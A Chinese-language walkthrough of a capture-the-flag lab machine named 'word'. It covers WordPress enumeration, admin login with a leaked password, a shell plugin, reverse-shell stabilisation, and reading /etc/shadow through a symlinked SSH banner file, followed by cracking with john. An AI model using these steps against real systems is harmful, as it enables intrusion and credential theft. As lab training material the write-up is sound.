word靶机

一、信息收集

1.1 主机发现

利用arp-scan确定靶机ip

```
┌──(kali㉿kali)-[~/notes/word]
└─$ sudo arp-scan -l|grep PCS
192.168.0.55    08:00:27:95:8b:cc       PCS Systemtechnik GmbH
```

1.2 端口扫描

1. 使用nmap扫描全端口

```
┌──(kali㉿kali)-[~/notes/word]
└─$ nmap -sT -p- 192.168.0.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 21:00 CST
Nmap scan report for word.dsz (192.168.0.55)
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 2.67 seconds
```

优先对80端口进行研究

二、 渗透

```
┌──(kali㉿kali)-[~/notes/word]
└─$ curl 192.168.0.55
<!-- word.dsz -->
```

直接访问信息，尝试扫目录

```
$ gobuster dir -u http://192.168.0.55 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,zip
...
===============================================================
/banner.php           (Status: 200) [Size: 2822]
/wordpress            (Status: 301) [Size: 316] [--> http://192.168.0.55/wordpress/]
/server-status        (Status: 403) [Size: 277]
Progress: 882232 / 882232 (100.00%)
===============================================================
Finished
```

发现两个服务

- Wordpress -> 可使用`wpscan`工具扫描
- banner.php

banner.php


随便输入了一下，提示我们尝试ssh连接，发现banner对应着修改了：

```
$ ssh root@192.168.0.55
xnzcode
root@192.168.0.55's password:
```

研究了一会没啥突破口，先看Wordpress

Wordpress

进入`http://192.168.0.55/wordpress`后，随意点击一篇文章就会重定向到word.dsz




在`/etc/hosts`文件结尾添加"192.168.0.55 word.dsz"后解决重定向问题

查看文章内容发现作者为`root`用户


使用`wpscan --url http://word.dsz/wordpress`扫描Wordpress程序

```
[+] Upload directory has listing enabled: http://word.dsz/wordpress/wp-
content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

发现可以直接访问的目录




获得`pass.txt`中的凭证`S9ZF6mtLdHfmr8PmCq3i`登录WordPress后台，root用户登录



发现为管理员用户，直接添加shell插件，这里直接用插件市场里的`WPTerm`

获得`www-data`权限



反弹shell并稳固

```
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@Word:/var/www/html/wordpress$ ^Z // Ctrl + Z
zsh: suspended  nc -lvp 7777
$ stty raw -echo; fg
[1]  + continued  nc -lvp 7777
www-data@Word:/var/www/html/wordpress$
www-data@Word:/var/www/html/wordpress$ export TERM=xterm
```

> 稳定后shell后可以自动补全，正常使用`ctrl+C`，用户界面接近本地终端操作体验，执行效率高，操作更舒服

拿到shell后可以直接获取user flag

```
www-data@Word:/home/ssh-banner$ cat user.txt
flag{user-3a9dc01d01eb76d0fdd0fafa9f5fda79}
```

三、提权

进行简单信息收集

- 还有`ssh-banner`用户，应该与最开始的`banner.php`有关

发现`/opt/pass.txt`的提示

```
 S9ZF6mtLdHfmr8PmCq3i // 刚才wp的后台密码
// user password
// check all system file
```

发现了提示让我们仔细检查系统文件

找群主问了个提示：

可以使用`dpkg -V`

> `dpkg -V`验证已安装软件包的完整性，通过对比文件与包记录信息来检测异常篡改，用于渗透测试中的系统异常信息收集。
>
> `dpkg -V`标志说明：
>
> - `C`：配置文件
> - `5`：MD5校验和变化（文件内容被修改）
> - `?`：文件状态未知（未在包数据库中记录）

```
www-data@Word:/opt$ dpkg -V
??5?????? c /etc/irssi.conf
??5?????? c /etc/apac ...
??5??????   /usr/bin/top // 关键异常文件
```

执行top指令，输出了`ssh-banner`用户的密码,登录进去

进入`home`目录，发现对应的`banner.txt`文件，与`banner.php`中修改后，ssh登录前显示的保持一致,可能存在任意文件读取

删除`banner.txt`,并创建指向`/etc/shadow`的软链接

```
$ ln -s /etc/shadow banner.txt
```

用ssh连接，成功读取root用户对应hash

```
$ ssh root@192.168.0.55
root:$6$2KzhPia8Wwzs7L/E$7aa6JS7MQvMCqzGn3Q4Q.4dIWFzuic/l/VxOCMsU95I4zNYCpXD6GXv2ixswn
dTcY/ow9475lR2Dx7j5VWagc0:20407:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7::: ...
```

复制到kali使用`john`爆破

```
$ john hash.shadow --show
root:********:20407:0:99999:7:::

1 password hash cracked, 0 left
```

- 用户：`root`
- 密码：`*******` (逆天密码)

最后切用户拿flag

flag{root-a46ec67a0f2e7c387926ac5d783ea4b8}

总结

- dpkg -V 发现被修改的系统文件，后门等
- 任意文件读取 软链接瞎飞~ 常规操作~~但是我不会~~

by xnzcode